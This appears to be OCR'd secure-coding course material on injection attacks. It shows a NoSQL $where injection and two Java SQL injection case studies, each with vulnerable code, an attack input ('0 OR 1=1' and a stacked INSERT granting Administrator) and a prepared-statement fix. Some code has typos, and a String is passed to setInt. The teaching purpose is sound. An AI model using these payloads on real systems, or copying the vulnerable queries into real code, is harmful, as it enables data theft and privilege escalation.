
```
$myquery = array('$where' => 'this.username === \''.$username.'\'');
```

The above code compares the `$name` field with the database. Attackers use an empty string to trick the database into displaying the list of users.

```
'; return '' == '
```

After the execution of the above script, the attacker obtains the list of users.

If the attacker uses a `while(true)` operation in place of `$name` as an input string, an infinite loop could occur, which can lead to a DoS attack.



Case Study: SQL Injection Attack and Defense

Example 1: Returning more data than expected

Vulnerable Code

- Retrieves user details such as account number and balance based on login id

```
String outBalanceQuery = "SELECT creditCardNo,
outstandBal FROM accounts WHERE account_holder_id = "
+ request.getParameter("login_id");
try {
    Statement stmt = connection.createStatement();
    ResultSet rs = stmt.executeQuery(outBalanceQuery);
    while (rs.next()) {
page.addTableRow(rs.getInt("creditCardNo"),rs.getFloat
("outstandBal"));
    }
} catch (SQLException e) { ... }
```

- When the below query is executed, it will return all the credit card numbers and outstanding balance amounts


```
SELECT creditCardNo, outstandBal FROM accounts WHERE
account_holder_id = 0 OR 1=1
```

Secure Code

- Developers need to use prepared statements to generate parameterized SQL queries to prevent such attacks. For example:

```
String outBalanceQuery = "SELECT creditCardNo,
outstandBal FROM accounts WHERE account_holder_id = ?";
try {
    PreparedStatement stmt =
    connection.prepareStatement(outBalanceQuery);
    stmt.setInt(1, request.getParameter("login_id"));
    ResultSet rs = stmt.executeQuery();
    while (rs.next()) {
page.addTableRow(rs.getInt("creditCardNo"),rs.getFloat("
outstandBal"));
    }
} catch (SQLException e) { ... }
```

- If an attacker attempts to perform an SQL injection, then the function setInt() will throw an illegal argument exception, which prevents such attacks



Case Study: SQL Injection Attack and Defense (Cont'd)

Example 2: Escalating Privileges

Vulnerable Code

- Vulnerable code for a login page:

```
String myQuery = "SELECT userId, userName, pwdHash FROM userInfo WHERE
userName = '" + request.getParameter("userName") + "'";
int userId = -1;
HashMap userGroup = new HashMap();
try {
    Satement stmt = connection.createStatement();
    ResultSet rs = stmt.executeQuery(myQuery);
    rs.first();
    userId = rs.getInt("userId");
    if (!
hashOf(request.getParameter("pwd")).equals(rs.getString("pwdHash"))) {
        throw BadLoginException();}
    String userQuery = "SELECT userGroup FROM userMembership WHERE
userId = " + userId;
rs = stmt.executeQuery(userQuery);
    while (rs.next()) {
        userGroup.put(rs.getString("userGroup"), true);
    } }
catch (SQLException e) { ... }
catch (BadLoginException e) { ... }
```

- For example, assume Bob is an attacker who is trying to escalate his privileges to the Administrator. He would provide the following input:

```
Bob'; INSERT INTO userMembership (userId, userGroup)
VALUES (SELECT userId FROM users WHERE userName='Bob',
'Administrator'); --
```

- The single quote character in the input leads to the interpretation of the entire input as a part of the SQL statement, which when executed escalates the privileges of Bob to the Administrator

Secure Code

- Developers need to use prepared statements to generate parameterized SQL queries to prevent such attacks. For example:

```
String myQuery = "SELECT userId, userName, pwdHash FROM userInfo WHERE
userName = ?";
…
try {
    PreparedSatement stmt = connection.prepareStatement(myQuery);
    stmt.setString(1, request.getParameter("userName"));
    ResultSet rs = stmt.executeQuery();
…
```

Case Study: SQL Injection Attack and Defense

SQL injection can occur when the application has a security weakness that can allow the attacker to take control of the database.

The following is an example illustrating how attackers exploit SQL injection vulnerabilities in the code and how developers write secure code to prevent such attacks.

- **Example 1: Returning more data than expected**

  Attackers may exploit vulnerable code to inject a malicious SQL query and may force the code to return more information than expected.

  For example, consider the following vulnerable code written in Java, which retrieves user details such as account number and balance based on the login id:

```
String outBalanceQuery = "SELECT creditCardNo, outstandBal FROM
accounts WHERE account_holder_id = " +
request.getParameter("login_id");

try {

Statement stmt = connection.createStatement();

ResultSet rs = stmt.executeQuery(outBalanceQuery);

while (rs.next()) {

page.addTableRow(rs.getInt("creditCardNo"),rs.getFloat("outstandBal"
));

}

} catch (SQLException e) { ... }
```

  For example, assume that a user with login id 768 has logged in and visited the URL

  `https://www.mybank.com/show_balances?login_id=768`

  The corresponding SQL query for the above request will be

```
SELECT creditCardNo, outstandBal FROM accounts WHERE
account_holder_id = 768
```

  This query returns the details of the credit card holder and displays the details on the web page. An attacker may exploit the parameter `login_id` to inject malicious input as follows:

  `0 OR 1=1`

  This results in the following SQL query:

```
SELECT creditCardNo, outstandBal FROM accounts WHERE
account_holder_id = 0 OR 1=1
```

  When the above query is executed, the database will return all the credit card numbers and their respective outstanding balance amounts, and display the results on the web page.

Secure code to prevent such attacks:

Developers need to use prepared statements to generate parameterized SQL queries as follows:

```
String outBalanceQuery = "SELECT creditCardNo, outstandBal FROM
accounts WHERE account_holder_id = ?";
try {
PreparedStatement stmt =
connection.prepareStatement(outBalanceQuery);
stmt.setInt(1, request.getParameter("login_id"));
ResultSet rs = stmt.executeQuery();
while (rs.next()) {
page.addTableRow(rs.getInt("creditCardNo"),rs.getFloat("outstandBal"
));
}
} catch (SQLException e) { ... }
```

Now, if an attacker attempts to perform an SQL injection attack using a malicious input, then the function setInt() will return an illegal argument exception preventing such attacks.

- **Example 2: Escalating Privileges**

  For example, consider the following code written in Java to implement a login page:

```
String myQuery = "SELECT userId, userName, pwdHash FROM userInfo
WHERE userName = '" + request.getParameter("userName") + "'";
int userId = -1;
HashMap userGroup = new HashMap();
try {
Satement stmt = connection.createStatement();
ResultSet rs = stmt.executeQuery(myQuery);
rs.first();
userId = rs.getInt("userId");
if(!
hashOf(request.getParameter("pwd")).equals(rs.getString("pwdHash")))
{
  throw BadLoginException();
}
String userQuery = "SELECT userGroup FROM userMembership WHERE
userId = " + userId;
rs = stmt.executeQuery(userQuery);
while (rs.next()) {
userGroup.put(rs.getString("userGroup"), true);
}
}
catch (SQLException e) { ... }
catch (BadLoginException e) { ... }
```

When a user opens the above login page and enters his/her name (e.g., Bob) and password, the first query takes the following form:

```
SELECT userID, userName, pwdHash FROM userInfo WHERE username =
'Bob'
```

When the above query is executed, the database retrieves Bob's user id and password, then compares the password hash with the user-supplied one, and finally retrieves all the information of the group to which Bob belongs.

For example, assume that Bob is an attacker and trying to escalate his privileges to the administrator. Then, he would enter the following input in the username field of the login page:

```
Bob'; INSERT INTO userMembership (userId, userGroup) VALUES (SELECT
userId FROM users WHERE userName='Bob', 'Administrator'); --
```

The resultant query passed to the database is as follows:

```
SELECT userId, userName, pwdHash FROM userInfo WHERE userName =
'Bob'; INSERT INTO userMembership (userId, userGroup) VALUES (SELECT
userId FROM users WHERE userName='Bob', 'Administrator'); --'
```

In the above SQL statement, the single quote character in the input leads to the interpretation of the entire input as part of the SQL statement, and when it is executed, it escalates the privileges of Bob to the administrator.

Secure code to prevent such attacks:

Developers need to use prepared statements to generate parameterized SQL queries as follows:

```
String myQuery = "SELECT userId, userName, pwdHash FROM userInfo
WHERE userName = ?";
…
try {
PreparedSatement stmt = connection.prepareStatement(myQuery);
stmt.setString(1, request.getParameter("userName"));
ResultSet rs = stmt.executeQuery();
…
```

